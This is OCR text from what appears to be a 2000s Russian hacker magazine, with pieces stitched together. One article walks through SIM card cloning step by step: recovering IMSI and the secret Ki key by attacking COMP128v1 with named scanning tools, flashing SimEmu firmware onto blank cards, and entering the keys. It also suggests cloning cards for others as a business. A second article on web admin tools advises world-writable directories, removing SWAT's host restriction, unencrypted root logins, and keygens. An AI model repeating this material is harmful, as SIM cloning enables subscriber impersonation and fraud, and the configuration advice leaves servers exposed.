
Как ты уже понял, чтобы вставить две SIM'ки в адаптер, их придется уменьшать, иначе они элементарно не влезут. Сам по себе этот процесс сложен лишь психологически - трудно бывает резануть ножом по родной карточке, с которой связано столько приятных разговоров по мобильнику. Однако на деле во всем этом нет ничего сложного, тем более если использовать прилагающиеся выкройки-шаблоны. Наклеиваешь шаблон на SIM-карту и режешь по линиям. Впрочем, как показал опыт, все отлично получается, если резать просто на глазок. Саму эту хирургическую операцию лучше проводить острым и тонким ножом для картона или ножницами по металлу - обычные ножницы будут карту гнуть, а у ножовки слишком широкое полотно. Ножом даже лучше, так как он позволяет отрезать очень тонкие ломтики карты, аккуратно подгоняя ее под размер пазов в переходнике.


Что здесь БиЛайн, а что - МТС? ;)

Не бойся испортить карту - такая вероятность, конечно, не исключена, но микросхема находится в самой середине контактной группы, и ты вряд ли ее заденешь. Впрочем, отрезать кусочки металла вокруг контактов все равно придется, так что надо быть аккуратнее.


Типичный набор для начинающего SIM'остроителя





Universal Sim-card Interface со схемой - отличный девайс!

После того как карта станет помещаться в разъеме, лучше всего взять шкурку и немного уменьшить ее толщину. Во-первых, для того чтобы закрывалась металлическая задвижка на самом адаптере. А во-вторых, чтобы итоговый «бутерброд» получился не слишком толстым и нормально влезал в телефон. В аппаратах, где SIM'ку прижимают стальные лапки (многие SonyEricsson, Siemens, Samsung и т.п.), она ничего не сломает, а вот где эти же лапки пластмассовые или просто плохо держатся (прежде всего, в Nokia) - элементарно что-нибудь в телефоне отвалится.

Когда вырежешь чипы и сделаешь свою двойную SIM'ку, можешь вставлять ее в свою мобилу и радоваться жизни. Переключение между операторами будет происходить при включении/выключении телефона. Мобильники Nokia выключать не обязательно - достаточно ввести код #3370#. Некоторые адаптеры для двух карт имеют небольшое неудобство: если ты вынимаешь его из одного телефона и вставляешь в другой, то требуется открыть его и поменять местами SIM'ки, иначе мобильник не увидит адаптера и начнет кричать: «Вставьте SIM-карту». То же самое станут кричать телефоны, которые в принципе не поддерживают работу с адаптером, но таких очень и очень мало - это совсем старые аппараты типа ранних Ericsson или Siemens. Вряд ли ты пользуешься такими раритетами, так что не напрягайся - со всеми современными телефонами двойная SIM'ка будет работать нормально! Берешь одну карту оператора с дешевыми исходящими, другую карту с дешевыми входящими, ставишь переадресацию с первой на вторую, которую и используешь в качестве основной, переключаясь обратно на первую, только если надо самому куда-нибудь позвонить. Вуа-ля! Экономия налицо!



Alcatel OT511 с древним двойным адаптером смотрится не очень симпатично

ВНУТРИ БОЛЬШЕ, ЧЕМ СНАРУЖИ

Адаптер для двух SIM-карт - штука простая, дешевая, но не лишенная недостатков: карты надо резать, трубку включать/выключать все время, операторов засунуть получится не больше двух, да и вообще, механический контакт внутри этого «бутерброда» недостаточно надежен. Именно поэтому при наличии времени, желания и материальных средств лучше (и намного интереснее) создавать так называемые мультисимки (MultiSIM), или клоны SIM-карточек.

Суть технологии достаточно проста. Обычную SIM-карту (Subscriber Identity Module) идентифицируют два основных кода: IMSI (International Mobile Subscriber Identity - Международный идентификационный номер подвижного абонента; состоит из кодов сети MCC и MNC, а также кода конкретного абонента MSIN) и Ki (ключ, который аутентифицирует абонента, - пароль, грубо говоря). Зная эти коды, можно без проблем создать копию той карты, откуда они были считаны.

При этом следует заметить, что SIM-карточка - это обычная смарт-карта, состоящая из микроконтроллера и области EEPROM, где и записана вся информация об операторе, а также хранятся SMS, списки звонков, телефонная книжка и т.д. Естественно, никто не мешает написать свою программу для процессора карты, которая бы эмулировала действия обычной SIM'ки, а заодно делала бы и другие полезные вещи. Так и появился SimEmu - эмулятор, который поддерживает до 10 телефонных номеров на одной карте, позволяя выбирать и управлять ими через SIM-menu.

К сожалению, у всего это счастья есть существенный недостаток. Ведь Ki, естественно, не лежит в открытом виде и никогда не передается наружу. При аутентификации СИМ-карты на базовой станции она шифрует этим ключом некое сообщение (псевдослучайный запрос), переданное сетью оператора, и возвращает результат. Сеть производит такое же действие со своей стороны, и если ключи совпадут, то и зашифрованные сообщения тоже совпадут. Большинство операторов использует в своих картах алгоритм Comp128V1, и карту нужно взломать, а точнее, просканировать (это не брутфорс в полном смысле, так как используются ошибки алгоритма, а не банальный подбор) и высчитать Ki. Однако это-то как раз не проблема! Дело в том, что некоторые операторы перешли на обновленную версию алгоритма Comp128V2, которая не поддается взлому. Скажем, в Москве все SIM'ки Мегафона после апреля 2002 года (на них вместо смайлика стали рисовать логотип фирмы) стали шифровать именно так, и создание их клонов стало невозможным. Еще Comp128V2 используют, например, TELE2-Питер и UMC, Jeans на Украине.

Впрочем, консерваторов больше, так что всегда найдется что клонировать.

УДОВОЛЬСТВИЕ ОТ ПРОЦЕССА

Удовольствие от процесса ты получишь, если правильно выберешь устройство для работы с SIM'кой :). Для начала несколько теоретических моментов. Следует учесть, что сами



www.kievsat.com - наиболее полный русскоязычный ресурс по клонированию карт. Описания, инструкции, раздел download, где ты найдешь Woron Scan, образы SimEmu для заливки в Silver Card и многое другое! Настоятельно рекомендую!

www.irda.ru/photo/cables/unibox/USIv20.htm - описание Universal Sim-card Interface v2.0. Там же и купить можно.

http://borozda.com/pic-ador - программа настройки Sim Emu.

КАК ЭТО БЫЛО

До того как передовые китайские технологии позволили воплотить в жизнь великий двухSIMочный адаптер, уже существовали различные способы экономить за счет использования карточек разных операторов.

Во-первых, ряд производителей третьего эшелона, чтобы привлечь внимание к своим мобилкам, делал в них встроенную поддержку двух карт. В России из таких мутантов появлялись только аппараты Benefon TWIN DS и Drin.it GSG 1500, но использовать их сейчас нет никакого смысла.

Во-вторых, практически для всех телефонов все теми же предприимчивыми китайцами выпускались специальные крышки для батарейного отсека: в них была вмонтирована плата для двух полноценных (в смысле, необрезанных) карт и шлейфик, который вставлялся в соответствующее место в телефоне. Недостаток такой системы один, но достаточно существенный: на крышке торчит бугор, под которым прикреплена плата, и телефон становится куда менее симпатичным.

операторские карточки одноразовые и не подлежат перезаписи. Чтобы создать клона (мультисимку), необходимо купить чистую смарт-карту. В качестве болванок обычно используют так называемые Silver Card, для которых и был изначально заточен SimEmu. Есть несколько их разновидностей, отличающихся размером EEPROM'а и, соответственно, объемом телефонной книжки, количеством хранимых SMS и т.п. Стоит заметить, что все болванки - это полноформатные смарт-карты, вырезать из которых маленькую SIM'ку придется самому. Тут-то и пригодятся навыки использования двухкарточного адаптера! ;)

Отдельная тема - устройства для работы с картами. Во-первых, нужен Card Reader, который работает с картой по протоколу Phoenix, чтобы достать Ki. Во-вторых, нужен JDM-программатор для последующей записи Silver Card. При желании все это можно спаять самому, но проще купить в готовом виде. Одним из самых распространенных девайсов является USI (Universal Sim-card Interface) v2.0 с www.irda.ru - ридер и программатор в одном флаконе. Альтернативами являются Multi-Yo! от www.yo-prog.com или, например, девайсы на multicard.ax.ru. Одним словом, выбор есть.

Независимо от Card Reader'а ты будешь использовать программы Sim Scan v2.01 или Woron Scan v1.07. Ворон даже лучше, так как он делает меньше обращений к карте: сейчас много так называемых А38-симок, в которых установлено ограничение на количество запросов, - Sim Scan может не успеть высчитать Ki, карта заблокируется, и придется платить оператору за новую.

Сам процесс работы скучен и неинтересен: вставляем SIM-карту в Reader, подключаем его к COM-порту компа, запускаем программу и указываем ей порт и частоту кварца читалки (в Sim Scan - на главной странице, в Woron Scan - в меню Card reader -> Settings). Стандартный вариант - 3,57 Mhz, хотя многие карточки читаются и на 7,14 или 14,28 (эти частоты поддерживает уже упомянутый USI v2.0), что позволяет существенно сократить время сканирования, которое при 3,57 Mhz достигает двух часов. После настройки жми «Find Ki» в Sim Scan или Tasks -> KI search -> Start в Woron Scan. Теперь остается только ждать. Либо все прочитается, о чем программы тебе сообщат, либо нет :). В последнем случае можешь попробовать поэкспериментировать с галочкой «Strong Ki» в Sim Scan'е. Но если карта не использует Comp128V2 и ты не превысил лимит считываний А38, то никаких проблем не возникнет :).

Теперь остается записать саму мультисимку. Под Win2k/XP делать это лучше всего программой JGPROG. Несмотря на кажущуюся сложность, там нет ничего особенно страшного. Запускаешь, устанавливаешь на вкладке «Setup» порт программатора (Port avr/pic), жмешь кнопку «WinNT» (или «Win9x», но не думаю, что у тебя такая старая система) для установки правильных задержек, потом выбираешь в верхнем списке тип карты «Pic Card 2 - 16F876 + 24Cxx» - и все!

Прошивать надо в таком порядке:

❶. Загрузчик. Заходи в Load file -> Load flash и открывай loader_PICF876.hex, после чего дави на Write -> Write Flash/Eep_int/Cfg_bit.

❷. Внешний EEPROM. В Load File -> Load Eeprom ext находишь EEPROM'овский файл от SimEmu. Он может называться SIM_EMU_EP_6.00s_RUS.hex или как-то по-другому, но в названии так или иначе обозначено, что это EEPROM, а не flash. Дальше записывай его командой Write -> Write Eeprom ext.

❸. Основная прошивка. Load file -> Load flash, файл SIM_EMU_FL_6.00s_RUS.hex и уже знакомые кнопки Write -> Write Flash/Eep_int/Cfg_bit.

Где брать прошивки SimEmu - смотри по ссылкам чуть ниже. Последняя доступная версия - 6.01 с английским интерфейсом или 6.0 с русским. С русским, конечно, приятнее, но некоторые телефоны (например многие Samsung'и) принципиально его не понимают в SIM-Menu.

Самое сложное уже позади, и теперь подготовленную Silver Card осталось только вставить в телефон и настроить уже в нем. При включении мобилы на запрос PIN'а надо ответить «1111», а потом зайти в меню SimEmu -> Configure -> Config.Pos. Трубка попросит PIN2, на что достаточно ответить банальным «1234». В следующих окнах нужно задать сначала порядковый номер, под которым будет находиться оператор, потом очень аккуратно, указывая все буквы в верхнем регистре, ввести IMSI и Ki. После чего мобила попросит придумать PUK и PIN. Когда ты все введешь до конца, жми в главном меню SimEmu «Reset», а потом продолжай вбивать следующие номера тем же способом.

Одна из наиболее приятных возможностей SimEmu - это, конечно же, переключение оператора не выключая телефона: просто делай «Reset» и вводи PIN-код нужного телефонного номера. Ну разве не красота? ;)


А ЧТО В ИТОГЕ?

Я в общих чертах осветил тебе два основных на сегодняшний день способа не таскать с собой кучу SIM-карт, но выбирать в нужный момент нужного оператора. Эти способы сильно отличаются по цене: если адаптер стоит около $10, то программатор с ридером ты вряд ли найдешь дешевле $35, а Silver Card'ы идут от $10 и выше, - но потери можно компенсировать, организовав маленький бизнес по клонированию карточек друзьям и знакомым. А еще эти способы отлично дополняют друг друга: никто не мешает обкромсать Silver Card до самой микросхемы и вставить в адаптер вместе с какой-нибудь карточкой, использующей Comp128V2. Прямо-таки суперуниверсальный девайс получится! :) Так что успехов тебе в деле разрезания и клонирования мобильных SIM'ок! Надеюсь, что новые знания тебе пригодятся! :)


◢ Не верь тем, кто заявляет, что два номера на мульти-карте могут работать одновременно! У телефона элементарно не хватает для этого необходимых частей - хотя бы второго радиоблока. Если ты хочешь одновременно использовать несколько номеров - придется покупать дополнительные мобилы.

◢ Две одинаковые карты (оригинал и клон), вошедшие в сеть, могут делать исходящие звонки без каких-либо проблем. Но принимать звонки будет та, с которой совершалась последняя операция: или ее включили позже, или она перерегистрировалась в сети после потери связи и т.п.






Вырываем из жадных лап операторов наши IMSI и Ki



Обычная Silver Card



Все готово для прошивки SimEmu





Приобретите ULTRA TechnoEdge High Torque на базе процессора Intel® Pentium® 4 с технологией HT. Избежав возрастающих расходов на техническую поддержку старых ПК, Вы можете повысить продуктивность работы Вашей компании.



Более 8000 наименований на складе компьютеров, комплектующих, ноутбуков, оргтехники, аудио-, видеотехники, Hi-Fi и компонентов, мобильных телефонов, аксессуаров.

Доставка

Продажа в кредит

Сборка компьютеров на заказ

Оплата в рублях РФ долларах США и евро

Программа поощрения постоянных клиентов:
www.club.ultracomp.ru

Москва — www.ultracomp.ru
(095) 775-7566
М. Коломенская, ул. Коломенская, д.17
М. Отрадное, Юрловский проезд, д.13

С.-Петербург — www.spb.ultracomp.ru
(812) 336-3777
М. Кировский завод, ул. Возрождения, д. 20А

Интернет-магазины: www.ULTRA-online.ru
www.spb.ULTRA-online.ru

Пришло время заменить Ваши старые ПК?

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



АДМИНИСТРИРУЙ ВИЗУАЛЬНО

Начинающие UNIX-администраторы обычно теряются во всевозможных конфигах и опциях, разбросанных по всему файловому пространству. Чтобы этого не случалось, сисадмину нужно воспользоваться визуальными средствами администрирования. Здесь все по аналогии с Windows - отметил галочку, ткнул по кнопке и забыл о проблеме. Важно лишь один раз в жизни найти и скачать себе графического помощника, и все тягостные заботы улетят в /dev/null :).

WEB-СКРИПТЫ ДЛЯ ЛЕНИВЫХ АДМИНОВ

АДМИНАМ НА ЗАМЕТКУ

Проблема UNIX-администрирования существовала всегда. Прежде чем устанавливать какой-либо проект, админу следует прочитать тучу хучу мануалов, удовлетворить все зависимости, а лишь затем думать и гадать, какую опцию поменять, чтобы сервис заработал как нужно. Согласись, что постигать UNIX нужно постепенно, первое время доверяясь специальным скриптам для облегчения жизни.

Если ты являешься продвинутым админом, родившимся в консоли, не перелистывай страницу журнала - может случиться так, что тебя отправят в командировку (или в отпуск) и тебе потребуется попасть на свой сервер с совершенно чужого компа. Представляешь, каково это, если все твои любимые программы напрочь отсутствуют? А когда у тебя в запасе есть несколько Web-based скриптов, ты можешь без проблем пробиться на сервер и выполнить необходимые действия.

УПРАВЛЯЕМЫЙ FTP

Рассмотрим первую, самую тривиальную проблему. По случайности ты закрыл файрволом 21 порт на своем сервере, а чуть позже захотел аплоаднуть или скачать файл. При нормальных условиях тебе бы пришлось топать на работу, добавлять правило брандмауэра, а лишь затем выполнить необходимую операцию. Однако если ты поставишь к себе на WWW простенький сценарий, выполняющий полноценную роль FTP-клиента, то избавишь себя от дополнительного похода на работу, где злые начальники отдела могут заставить трудиться :). Прежде чем определиться с выбором лучшего менеджера, я опробовал четыре скрипта: PHP FTP, PHPFm, менеджер от Компьютерры и PHP-CoolFile, - но решил остановиться на первом, ибо он очень прост в настройке и, в отличие от своих конкурентов, стабильно работал на трех различных системах.

Легкая настройка конфигурационной части скрипта

Итак, чтобы установить PHP FTP (www.vanta.ru/script/info.php?id=563&clas=0), тебе необходимо сделать два шага. Во-первых, создать временную папку для корректной работы менеджера. В этих целях настоятельно рекомендуется использовать каталог /var/tmp/xfers. Режим на директорию должен быть 777. Во-вторых, нужно залить менеджер в Web-каталог и протестировать его работу :). Как видишь, от тебя не требуется каких-то там заумных действий, так что поставить PHP FTP ты можешь даже на пьяную/похмельную голову :).

На первой странице мы видим запрос логина, пароля и стартового каталога. Когда заполнишь все поля - попадешь внутрь своего сервера. В возможности менеджера входит создание и удаление каталогов, скачивание и закачивание файлов, а также путешествие по многочисленным папкам. Я думаю, для тебя это более чем достаточно.

ОЦЕНКА PHP FTP
Достоинства: простая установка, удобство в обращении
Недостатки: отсутствие дизайна
Дополнительные возможности: поддержка указания хоста, отличного от localhost
Общая оценка: 4 балла

УПРАВЛЯЙ ВСЕМ И СРАЗУ - ВЫБЕРИ WEBMIN

Если сервис FTP часто открывают для любых желающих, то с SSH дело обстоит иначе. Как правило, 22 порт прописывается только для авторизированных станций. А что делать, если нужно запустить сервис, отредактировать конфиг? Снова бежать на работу? :) Или предположим, что ты хочешь изменить настройки sshd, но не знаешь, где находится его конфигурационный файл. Все эти проблемы решаются установкой специальной среды администрирования, которая получила гордое название Webmin.


Вообще, этот проект появился уже давно, а в настоящее время лишь модифицируется и избавляется от багов, найденных злыми хакерами :). Webmin целиком и полностью написан на Perl, а его установка занимает не более одной минуты. Не веришь? Убедись в этом сам.


Сливаем Webmin по ссылке http://prdownloads.sourceforge.net/webadmin/webmin-1.160.tar.gz, распаковываем архив и запускаем файл setup.sh. Если в старых версиях приходилось лазать по конфигам вручную, то в последних релизах разработчики сделали установку абсолютно интерактивной. Ты должен указать несколько важных путей для конфигов и Perl-интерпретатора, затем выбрать подходящий тип OS, ввести логин и пароль администратора и подождать несколько секунд, пока Webmin занесет все патчи и скопирует необходимые файлы. В конце инсталляции проект пропишется в автозагрузку и запустит демон miniserv.pl.


Теперь трави свой браузер на ссылку http://your.server.com:10000 и логинься под ранее введенным паролем. Ты попадешь в среду администрирования твоей системы. Прежде чем слоняться по менюшкам, зайди в настройки Webmin'а и выбери собственный стиль и русский язык - так будет красивее и понятнее. Вот теперь самое время насладиться администрированием через удобную Web-среду. Видно, что для удобства разработчики создали несколько вкладок. Для полной ясности разберем их подробнее.

Первая вкладка, «Система», содержит многочисленные пункты для настройки OS. Здесь ты можешь ребутнуть сервер, установить новое приложение, удалить нерадивого пользователя, зацениить список процессов и т.д. и т.п. Словом, вся рутинная работа превратится для тебя в четыре клика мышкой :).


Вторая вкладка, «Службы», настраивает определенные сервисы. Не удивляйся, в списке ты увидишь названия сервисов, которых нет на твоей машине. Ты можешь без лишнего геморроя изменить настройки SSH, FTPD, Sendmail и других приложений. Конечно, тюнинг сервисов не такой увлекательный процесс, как системное администрирование, и даже в Webmin'е тебе придется владеть базовыми знаниями о конфигурации служб.


Стандартные, но правильные возможности PHP FTP


Удобная инсталляция Webmin



Укроти свою систему!



Простая и удобная настройка SSHD

Третья вкладка, «Сеть», позволяет конфигурировать сетевые файловые системы, создавать VPN-соединения, настраивать файрвол и поднимать PPP. Здесь все предельно просто, удобно и не нуждается в описании.

Далее идут три раздела: оборудование, кластер и прочее. В них ты можешь управлять своим кластером (если, конечно, такowой имеется), изменять параметры своих девайсов, посмотреть список Perl-модулей и многое другое.

Приговор, как всегда, суров: Webmin должен иметь каждый уважающий себя администратор. Это и удобно, и избавляет от различных казусов.

ОЦЕНКА WEBMIN
Достоинства: приятный дизайн, широкие возможности, простая установка
Недостатки: мало красивых скинов
Дополнительные возможности: поддержка SSL
Общая оценка: 5 баллов

ИНТЕГРИРОВАННЫЙ WEB

Не секрет, что многие службы имеют собственный Web-интерфейс. Это очень удобно, так как все конфиги создаются и модифицируются прямо через браузер. Наглядный пример такой службы - CommuniGate. Этот почтовый (SMTP/POP3/IMAP) сервер управляется через защищенное соединение на 9010 порту. Админка имеет широкие возможности: здесь и мониторинг соединений, и настройка всяческих служб. Не могу умолчать, что Коммунигейт позволяет держать на одном сервере множество различных доменов, что невероятно упрощает жизнь администратора. Огорчает лишь то, что проект поставляется в виде бинарников и за его использование приходится платить. Впрочем, есть и обходные пути - для старых релизов CommuniGate существуют проверенные кейгенераторы :).

ПРИРУЧАЕМ БАЗУ ДАННЫХ


На подавляющем большинстве серверов установлен MySQL. Да, использование базы данных сейчас в моде, однако рутинные процессы по созданию новых пользователей, вставке информации в таблицы и т.п. отнимают очень много времени. Тем более что иногда под рукой может не оказаться клиента MySQL. Все эти проблемы решаются установкой проекта PhpMyAdmin.

Этот комплект скриптов уже давно полюбился администраторам и широко используется на хостинговых серверах. С ним даже неграмотный человек может без проблем осуществить выборку из БД, создать новую таблицу, изменить заголовочные поля и даже разделить права пользователя. И все это благодаря грамотной русификации и удобству PhpMyAdmin. Если ты до сих пор не умеешь правильно разделять привилегии к базам и нетвердо владеешь синтаксисом MySQL - ищи спасение в PhpMyAdmin'е.


Установить проект еще легче, чем заинсталлить Webmin. Заливай все файлы в каталог на WWW, изменяй конфиг config.inc.php, где прописывается метод соединения (локальный сокет или tcp) и аккаунт админист-



PhpMyAdmin юзают не только админы, но и хакеры. Если взломщик не имеет доступа к консоли, он без проблем сможет просмотреть БД через установленный проект.



На компакт-диске ты найдешь все описываемые скрипты. В качестве бонуса я выложил даже те сценарии, которые по каким-то причинам не включил в обзор.


Не владеешь языком? PhpMyAdmin - твой надежный словарик!


Посети ресурс www.vanta.ru/script/catalog.php?cat=43&clas=0 и ознакомься со всеми продвинутыми менеджерами для администрирования FTP и WWW.


Включить поддержку SSL можно в конфиге Webmin (по умолчанию /etc/webmin/miniserv.conf).

ратора. Теперь можно обращаться браузером к нужной странице. Если все сделано правильно, движок покажет все базы и таблицы.

Теперь давай ознакомимся с возможностями PhpMyAdmin. В левом фрейме выбирай интересующую тебя базу. Тут же в правой части покажутся все ее таблицы. Во вкладке «Структура» ты без проблем сможешь поменять заголовочные поля или удалить/добавить ряд столбцов. В следующей вкладке тебе предлагается выполнить SQL-запрос. Если ты не владеешь SQL - выбирай пункт «Запрос по примеру», здесь хранятся уже готовые обращения.

Если требуется создать нового юзера или изменить привилегии - топай в раздел «Привилегии» и отвечай на все вопросы PhpMyAdmin'а. Через клиент MySQL этот процесс занял бы до десяти минут. В WWW создание аккаунта сводится к трем щелчкам мыши.

Надеюсь, я убедил тебя, что админить MySQL через Web - одно удовольствие? Если да, иди на http://prdownloads.sourceforge.net/phpmyadmin/phpMyAdmin-2.6.0-pl1.tar.gz?download и сливай свежую версию PhpMyAdmin. И твоя жизнь превратится в сказку.

ОЦЕНКА PHPMYADMIN
Достоинства: грамотная локализация, удобство в навигации
Недостатки: нет защиты аутентификацией
Дополнительные возможности: возможность администрирования MySQL, расположенного на другом сервере
Общая оценка: 4 балла

ТАНЦУЕМ САМБУ СО SWAT'OM

Сервис Samba является самым капризным и загадочным. По каким-то причинам он может внезапно повиснуть, а из-за помарки в конфиге вообще отказаться запускаться. А правильно оформить smb.conf - значит пройти семь кругов ада, особенно для начинающего администратора. По этим причинам и был создан проект Swat, который применяется для удобного изменения конфига и мониторинга самбы.

Сам проект, как правило, поставляется вместе с дистрибутивом самбы. Если разработчики пингвина тебя обделили, ты можешь взять Swat по адресу www3.baylor.edu/cagsr/swat/download.html. Установка стандартная: ./configure, make и make install. После инсталла сват пропишется в конфиг xinetd. Поэтому первым делом открывай /etc/xinet.d/swat и убирай оттуда строку «only from», иначе не сможешь удаленно использовать скрипт. Теперь цепляйся на 901 порт через браузер, вводи логин root и пароль администратора samba (если аккаунта еще нет, создай его командой smbpasswd -a root). Если все сделано правильно, перед тобой появится стартовая страница сервиса. На первой паге ты сможешь проверить свой конфиг на наличие ошибок, а также посмотреть активных пользователей. Но это не очень интересно. Самое захватывающее ждет тебя на вкладке «Globals». Это не что иное, как конфигурирование самого демона. В этом разделе ты сможешь грамотно составить первую часть конфига (скрипт не даст тебе ошибиться в синтаксисе) и почитать хелп к каждой опции.

Далее идут разделы конфигурации расшаренных ресурсов и принтеров. Если ты постиг глобальную конфигурацию, то в шарингах проблем не будет. В последней вкладке ты можешь задать пароль любому пользователю или вообще удалить его. В общем, Swat не содержит ничего лишнего, только полезные пункты.

Лично я сам использую Swat, хотя прекрасно знаю синтаксис smb.conf и могу без проблем изменить пароль юзера через консоль. Однако мне приходится проводить операции по администрированию с клиентских компьютеров, где нет Putty и с которых нельзя зацепиться на 22 порт. Очевидно, что Swat в этом случае - идеальное решение.

ЗАЩИТА СЕРВИСА

Наверняка ты обратил внимание, что некоторые сервисы не имеют дополнительных средств аутентификации. Следовательно, любой желающий может несанкционированно порулить службой через твой Web. Чтобы таких инцидентов не происходило, тебе необходимо своевременно позаботиться о способах защиты каталога на WWW. Если говорить коротко, то существует как минимум два метода закрытия доступа:

1. Через директивы Allow/Deny.

Создай файл .htaccess в каталоге, который хочется закрыть от посторонних глаз. В этот конфиг вписывай следующие строки:

```
Order allow,deny
Allow from your.ip.address.1
Allow from your.ip.address.2
Deny from all
```

Тем самым ты откроешь ресурс только для достоверных адресов.

2. Через директивы AuthType/AuthUserFile.

В файле .htaccess необходимо написать сценарий аутентификации:

```
AuthType Basic
AuthName «Private Directory»
AuthUserFile /path/to/this/dir/.htpasswd
Require valid-user
```

Затем вызови команду htpasswd -cm /path/to/web/.htpasswd user и задай сложный пароль. Впоследствии входить в Web-каталог будет разрешено только пользователю user со сложным паролем :).



Swat собственной персоной


Web-среда CommuniGate

ОЦЕНКА SWAT
Достоинства: грамотный мануал по каждому параметру smb.conf
Недостатки: использование рутового аккаунта без поддержки SSL
Дополнительные возможности: возможность русификации
Общая оценка: 4 балла

ВЫБИРАЙ ТОЛЬКО ЛУЧШЕЕ!

Пришло время делать выводы. Свою цель я выполнил - предупредил тебя о возможных проблемах в администрировании и предоставил ссылки на проекты, которые помогут их решить. После прочтения этого обзора рекомендую взвесить плюсы и минусы каждого проекта и решить для себя, какой скрипт удостоится чести быть установленным на твой сервер. Самый лучший сервер!

